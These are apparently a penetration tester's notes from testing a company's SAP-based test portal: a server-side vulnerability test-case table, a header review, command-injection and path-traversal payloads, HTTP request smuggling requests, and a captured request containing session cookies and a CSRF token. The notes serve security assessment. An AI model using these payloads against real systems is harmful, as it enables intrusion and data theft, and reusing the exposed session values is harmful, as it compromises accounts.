






Sees interesting file and process







### Verify for cacheable HTTPS response

Check in the local storage for session-Storage and local-Storage


Once the user is logged in check if the browser has the local and session storage in the browser



Close the browser and check for local and session storage in the browser - the storage is cleared and no data is stored



Now access the pages and look for cache control headers and if the cache headers are not present - access the page as unauthenticated user and check whether the responses are cached from the server or not



The URLs are not cached on the server side also and no issue is found

### Server Side Security Vulnerability

| **Field** | **Content** |
| --- | --- |
| **Test Objective** | Verify that the underlying server-side components (OS, web server, application server, services, file system, execution environment) are properly hardened, do not expose sensitive resources, and are not vulnerable to known attack vectors such as RCE, insecure file permissions, default credentials, or configuration leaks. |
| **Pre-conditions** | - Web application hosted on a reachable server or cloud VM- Burp Suite, Nmap, Nikto, or equivalent tools  - Access to HTTP responses, server banners, and directory structure (via fuzzing)  - Ability to test file uploads, view error messages, or inspect file-based endpoints |
| **Test Data** | - Malicious inputs targeting file paths, command execution, internal APIs, or misconfigurations- Uploadable files (e.g., PHP/JSP/ASP shell, script file, config file)  - Known exploit payloads (e.g., for outdated Tomcat, Apache, Nginx, Node.js)  - Crafted HTTP headers or directory traversal payloads |
| **Test Steps** | ### 1. **Enumerate Server Information:**  - Identify Server, X-Powered-By, X-AspNet-Version, etc., from response headers.  - Use tools like whatweb, nmap -sV, or Burp to fingerprint server software.  ### 2. **Test for Command Injection:**  - Inject payloads like ;id, &&whoami, `uname -a` in fields triggering backend processes (e.g., ping, form actions).  ### 3. **Test for File Upload Vulnerabilities:**  - Upload .php, .jsp, .html, or .sh files.  - Try to access the file via the browser or fuzz upload directories.  - Check if the file executes server-side.  ### 4. **Check for Directory Traversal / LFI:**  - Test endpoints with ../../../../etc/passwd or %2e%2e%2f sequences.  - Try accessing config files, keys, logs (e.g., /WEB-INF/web.xml, /etc/shadow).  ### 5. **Test for Error Disclosure / Stack Traces:**  - Trigger errors and analyze verbose stack traces that reveal internal paths or server software.  ### 6. **Check for Exposed Services / Admin Consoles:**  - Fuzz or scan for /server-status, /admin/, /actuator, /phpmyadmin/, etc.  - Check for default credentials if accessible.  ### 7. **Review Permissions and Misconfigurations (Manual/SSH if in scope):**  - Check for world-writable files, unnecessary services, or root-owned logs writable by www-data. |
| **Expected Result** | - No command or file execution should be possible through user input.  - Uploaded files should be stored securely and not executed.  - No sensitive files or server-side directories should be accessible.  - Error messages should be generic.- No default consoles or unauthenticated services should be exposed.  - File permissions and users should follow least privilege. |
| **Actual Result** | (To be filled after assessment — e.g., Able to upload .php shell and execute via /uploads/shell.php; /etc/passwd accessible through ../../ traversal.) |
| **Status** | (Pass / Fail Detected) |
| **Severity** | - **Critical** if remote code execution or file upload shell is achieved.  - **High** if sensitive files, logs, or configs are accessible.  - **Medium** if server details are disclosed or test pages are exposed.  - **Low** for minor misconfigurations with limited risk. |
| **Evidence** | Example:  **Command Injection (Ping Tool):**  <br>POST /ping HTTP/1.1<br>Host: vulnerable.com<br>Content-Type: application/x-www-form-urlencoded<br><br>ip=127.0.0.1;id<br>  **Response:**<br>uid=33(www-data) gid=33(www-data) groups=33(www-data)<br>→ Command executed server-side.  **LFI Evidence:**<br>GET /page?file=../../../../etc/passwd<br>Response contains user list from /etc/passwd. |
| **Mitigation Recommendation** | - Sanitize and validate all user input on the server.  - Disable command execution based on input where not absolutely required.  - Implement allowlisting for file uploads (e.g., MIME type, extension, content inspection).  - Restrict execution permissions for uploaded content.  - Apply proper file and directory permissions.  - Hide or restrict access to internal directories and sensitive files.  - Configure error handling to avoid detailed server error messages.  - Disable default admin consoles, services, and debugging endpoints in production.  - Use security headers and log hardening (e.g., remove server banners, version info). |

**Unauthenticated Request header**

The following server headers are present as unauthenticated attacker

|  |
| --- |
| HTTP/1.1 200 OK  Date: Fri, 25 Jul 2025 06:15:54 GMT  Server: Apache  X-Content-Type-Options: nosniff  X-Xss-Protection: 0  Referrer-Policy: no-referrer-when-downgrade,strict-origin  X-Robots-Tag: none, noarchive  X-FRAME-OPTIONS: SAMEORIGIN  content-type: text/html; charset=utf-8  pragma: no-cache  cache-control: no-cache  expires: 0  Content-Security-Policy: default-src 'self' data: blob: https://\*.zalaris.com https://\*.successfactors.eu https://\*.sapsf.eu https://\*.sapsf.com https://\*.neptune-software.com https://maps.googleapis.com https://\*.hana.ondemand.com https://ui5.sap.com https://\*.boost.ai https://\*.accounts.ondemand.com https://preprod.signicat.com https://id.signicat.com https://\*.in.applicationinsights.azure.com https://app.powerbi.com https://api.bigdatacloud.net/data/ https://alumni-dev.sandbox.signicat.com https://zalaris-asa.app.signicat.com https://\*.api-bdc.net; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://\*.zalaris.com https://sapui5.hana.ondemand.com https://ui5.sap.com https://\*.neptune-software.com https://maps.googleapis.com https://code.jquery.com https://maxcdn.bootstrapcdn.com https://\*.boost.ai/ https://js.monitor.azure.com/scripts/ https://cdn.jsdelivr.net/gh/Microsoft/PowerBI-JavaScript@master/dist/ ; img-src 'self' 'unsafe-inline' data: https://\*.zalaris.com https://sapui5.hana.ondemand.com https://ui5.sap.com https://maps.gstatic.com https://maps.googleapis.com https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://app.powerbi.com ; style-src 'self' 'unsafe-inline' data: https://\*.zalaris.com https://sapui5.hana.ondemand.com https://ui5.sap.com https://maxcdn.bootstrapcdn.com https://fonts.googleapis.com https://app.powerbi.com ; font-src 'self' data: https://\*.zalaris.com https://sapui5.hana.ondemand.com https://ui5.sap.com https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://app.powerbi.com ; worker-src 'self' blob: https://\*.zalaris.com ; report-uri https://security.zalaris.com/violation ;  Strict-Transport-Security: max-age=31536000  Permissions-Policy: accelerometer=(), autoplay=(), display-capture=(), encrypted-media=(), gyroscope=(), magnetometer=(), microphone=(), midi=(), payment=(), picture-in-picture=(), screen-wake-lock=(), usb=(), xr-spatial-tracking=(), gamepad=(), hid=(), serial=()  Content-Disposition: inline; filename=hpb.html  X-Content-Type-Options: nosniff  Connection: close  Content-Length: 7375 |

The permission policy given in the header is decoded below

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| | **Feature** | **Effect of =() — What It Blocks** | | --- | --- | | accelerometer | Blocks motion sensor access | | autoplay | Prevents videos/audio from autoplaying | | display-capture | Blocks screen sharing (e.g., getDisplayMedia()) | | encrypted-media | Blocks DRM content playback (e.g., Netflix or protected media) | | gyroscope | Blocks device orientation/motion access | | magnetometer | Blocks compass-like sensor access | | microphone | Blocks microphone access | | midi | Blocks access to MIDI hardware via Web MIDI API | | payment | Blocks Payment Request API (used in checkout flows) | | picture-in-picture | Blocks Picture-in-Picture mode for videos | | screen-wake-lock | Prevents the page from keeping the screen awake | | usb | Blocks WebUSB API (direct USB device access) | | xr-spatial-tracking | Blocks WebXR (AR/VR device tracking) | | gamepad | Blocks Gamepad API access | | hid | Blocks access to Human Interface Devices (e.g., keyboards, mice via WebHID) | | serial | Blocks Web Serial API (talking to serial devices from browser) | |

The following protection are provided by the headers

* Preventing **tracking and fingerprinting** via sensors
* Blocking **device-level attacks** or unauthorized access
* Reducing **browser attack surface**

Referrer-Policy: no-referrer-when-downgrade,strict-origin

No referrer when downgrade: this will send the referrer header only when the communication is sent from a one HTTP site to another protected HTTPS site

Strict-Origin : this sends the referrer domain alone and not the path to the next site requesting the resource

Server Header : only gives out the server name and not the version - so no problem

X-Content-Type-Options : nosniff - good one this tells the browser not to guess the file type but rather follow the file type send by the server strictly

X-XSS-Protection: 0 - no issue with this header this is set as a protection header

X-Frame-Options : SAMEOROGIN - this protects the site from Click Jacking attacks

Content-type text/html - give information on the content that is read by the browser this is a needed security measure

Pragma and cache control header set - no issue found cache control is set

Permission Policy is set and no issue found

No issue found in the unauthenticated request’s response headers

**Check in authenticated requests**

The following headers are found :

Access Control Allow Headers: \*

Set to \* this must be checked to see whether custom headers are allowed or not

Access Control Allow Methods: \*

check whether the DELETE and other methods are allowed

The application is not allowing other methods to access the request with different methods other than the needed one - GET , POST , PUT , PATCH etc - need to test for DELETE

The below response shows that the Method DELETE is not allowed

|  |
| --- |
| HTTP/1.1 405 Method Not Allowed  Date: Fri, 25 Jul 2025 09:51:25 GMT  Server: Apache  X-Content-Type-Options: nosniff  X-Xss-Protection: 0  Referrer-Policy: no-referrer-when-downgrade,strict-origin  X-Robots-Tag: none, noarchive  X-FRAME-OPTIONS: SAMEORIGIN  Allow:  Content-Length: 223  Connection: close  Content-Type: text/html; charset=iso-8859-1 |

Access Control Allow Origin set to \*

Tested and confirmed as not vulnerable

Cache Control

Cache control check was done yesterday and confirmed no issue was present

Connection

Content Length

Content Security Policy

Content Type

Date

Dxp-Sap

Permission Policy

Referrer Policy

Sap-Perf-Fersec

Sap-server

Strict Transport security

**Exploit Testing**

Most common Payloads :

TE CL TE priority - CL at backend

POST / HTTP/1.1

Host : hostaddress

Content-Length: 4

Transfer-Encoding: chunked

Connection: keep-alive

0

GET /admin HTTP/1.1

Host: hostaddress

The request and response for the above test is given below

|  |
| --- |
| POST / HTTP/1.1  Host: testportal.zalaris.com  Cookie: ai\_user=h3D+qf1wHyYpZ1JvVkMtNw|2025-02-20T11:35:08.379Z; \_ga\_RM4D8JWQH4=GS1.1.1740656562.1.1.1740656567.55.0.0; \_ga=GA1.1.1487883397.1740656562; \_\_hstc=35319230.2efe8a5d1362900e08a6a72e0aad26fe.1740656569290.1740656569290.1740656569290.1; hubspotutk=2efe8a5d1362900e08a6a72e0aad26fe; saplb\_PORTAL=(J2EE1289120)1289150; sap-webdisp-session=4-6345-Nwae7RYC-klZPtl7qd7\_Kw; sap-usercontext=sap-language=EN&sap-client=510; SAP\_SESSIONID\_ZEQ\_510=AqRmdTGbgspsMFhm2vLm6IcSueFpYRHwmlL22Nr6wsQ%3d; CSRF-Session=b07700049de75783bade5eac91d1c4da; ai\_authUser=510-04000116%7C510; ai\_session=jgxAI6iQpd7brqUarADHFG|1753452811356|1753452811356  User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  Accept: application/json, text/javascript, \*/\*; q=0.01  Accept-Language: en-US,en;q=0.5  Accept-Encoding: gzip, deflate, br  Referer: https://testportal.zalaris.com/  X-Csrf-Token: qaZhEj3/VwoHuZCFJzQyHBAS/S2rMxZPcy7u+uOAXQc=A9A661123DFF570A07B990852734321C1012FD2DAB33  Content-Type: application/json  Sap-Client: 510  Neptunelaunchpad: PORTAL  Sap-Language: EN  X-Requested-With: XMLHttpRequest  Request-Id: |a9cb90b4276848e1bd53d512a1bcbc08.325fb34cbb5e4262  Traceparent: 00-a9cb90b4276848e1bd53d512a1bcbc08-325fb34cbb5e4262-01  Content-Length: 210  Origin: https://testportal.zalaris.com  Sec-Fetch-Dest: empty  Sec-Fetch-Mode: cors  Sec-Fetch-Site: same-origin  Te: trailers  Connection: keep-alive  0  GET /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287 H TTP/1.1  Host: testportal.zalaris.com |

|  |
| --- |
| HTTP/1.1 400 Bad Request  Date: Fri, 25 Jul 2025 14:28:35 GMT  Server: Apache  X-Content-Type-Options: nosniff  X-Xss-Protection: 0  Referrer-Policy: no-referrer-when-downgrade,strict-origin  X-Robots-Tag: none, noarchive  X-FRAME-OPTIONS: SAMEORIGIN  X-Content-Type-Options: nosniff  X-Xss-Protection: 0  Referrer-Policy: no-referrer-when-downgrade,strict-origin  X-Robots-Tag: none, noarchive  X-FRAME-OPTIONS: SAMEORIGIN  Connection: close  Content-Type: text/html; charset=iso-8859-1  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  <html><head>  <title>400 Bad Request</title>  </head><body>  <h1>Bad Request</h1>  <p>Your browser sent a request that this server could not understand.<br />  </p>  <p>Additionally, a 301 Moved Permanently  error was encountered while trying to use an ErrorDocument to handle the request.</p>  </body></html> |

CL TE CL at FE and TE and Back End

POST / HTTP/1.1

Host: hostaddress

Content-Length: 44

Transfer-Encoding: chunked

Connection: keep-alive

GET /path HTTP/1.1

Host: hostaddress.com

Back-end sees the entire chunked body and will start with the smuggled request

TE TE

POST / HTTP/1.1

Host: hostaddress.com

Transfer-Encoding: chunked

Transfer-Encoding: wow

Connection: keep-alive

Content-Length: 3

0

Header Obfuscation Techniques

Transfer-Encoding: chunked

Transfer-Encoding: chunked, identity

Transfer-Encoding:chunked

Transfer-Encoding:\tchunked

Double content Length

POST / HTTP/1.1

Host: hostaddress.com

Content-Length: 5

Content-Length: 50

Connection: keep-alive

0

GET / path HTTP/1.1

Host: hostaddress.com

**Testing for server side command injection**

**Description**

Test for command injection vulnerability that are earlier reported and look for new parameters and inject the same

- inject command - target - get the command executed in the machine and obtain data

-inject command and shells and hope for reverse shell

Areas to inject the command :

**File upload and file handling features**

- Image upload

- PDF converters

-File compression Tools

-when the back-end sometime calls system commands - convert , tar , unzip without sanitizing filenames

**User input Passed to shell scripts (CGI , PHP , Python etc )**

Any form or URL that triggers internal scripts

-if input is passed to unsaitised sytem() , excel() , popen() , shell\_exec()

**Ping Network diagnostic Tools**

Admin panels - ping pages and functions

Any pages or functions that call for ping , trace-route or lookup to re authenticate the system and the user

- ;id

- && whoami

- | cat /etc/passwd

**Backup or extract features**

Any features that trigger ZIP , TAR , DB dump commands

- use shell commands with user-controllable paths or filenames

- look for file export features

**Log analysis or search function**

Log viewers , analytic search inputs

**Mis-configured Apache modules**

Any systems with Apache modules enabled - mod\_cgi , mod\_cgid

Look outs - input fileds that interact with the system

200 response where the command are injected

Errors indicating the use of system commands

- any logs that shows that input has reached shell layers

- so far normally tested - the inputs at People did not respond to the attacks but rather gave 403 - but need to test once more , the interesting thins is with the sap URLS - lets try that

-content admin URL - /webdynpro/resources/sap.com/tc~wd~tools~admin/Explorer#

- we got information system Landscape Directory (SLD) could not be opened successfully [need to capture the request and analyze]



What does this error states :

1. webdynpro/resources/...: SAP uses this alias path to serve static files or metadata for Web Dynpro Java applications.
2. sapcom/tc~wd~dispwda: This is the **Java EE application name** deployed in the SAP Java stack.
3. sap.com: Likely refers to a business module in SAP ERP for Controlling - Cost Object Controlling.
4. System attempted to retrieve a resource related to that module but the file wasn’t found on the server

What are the information obtained :

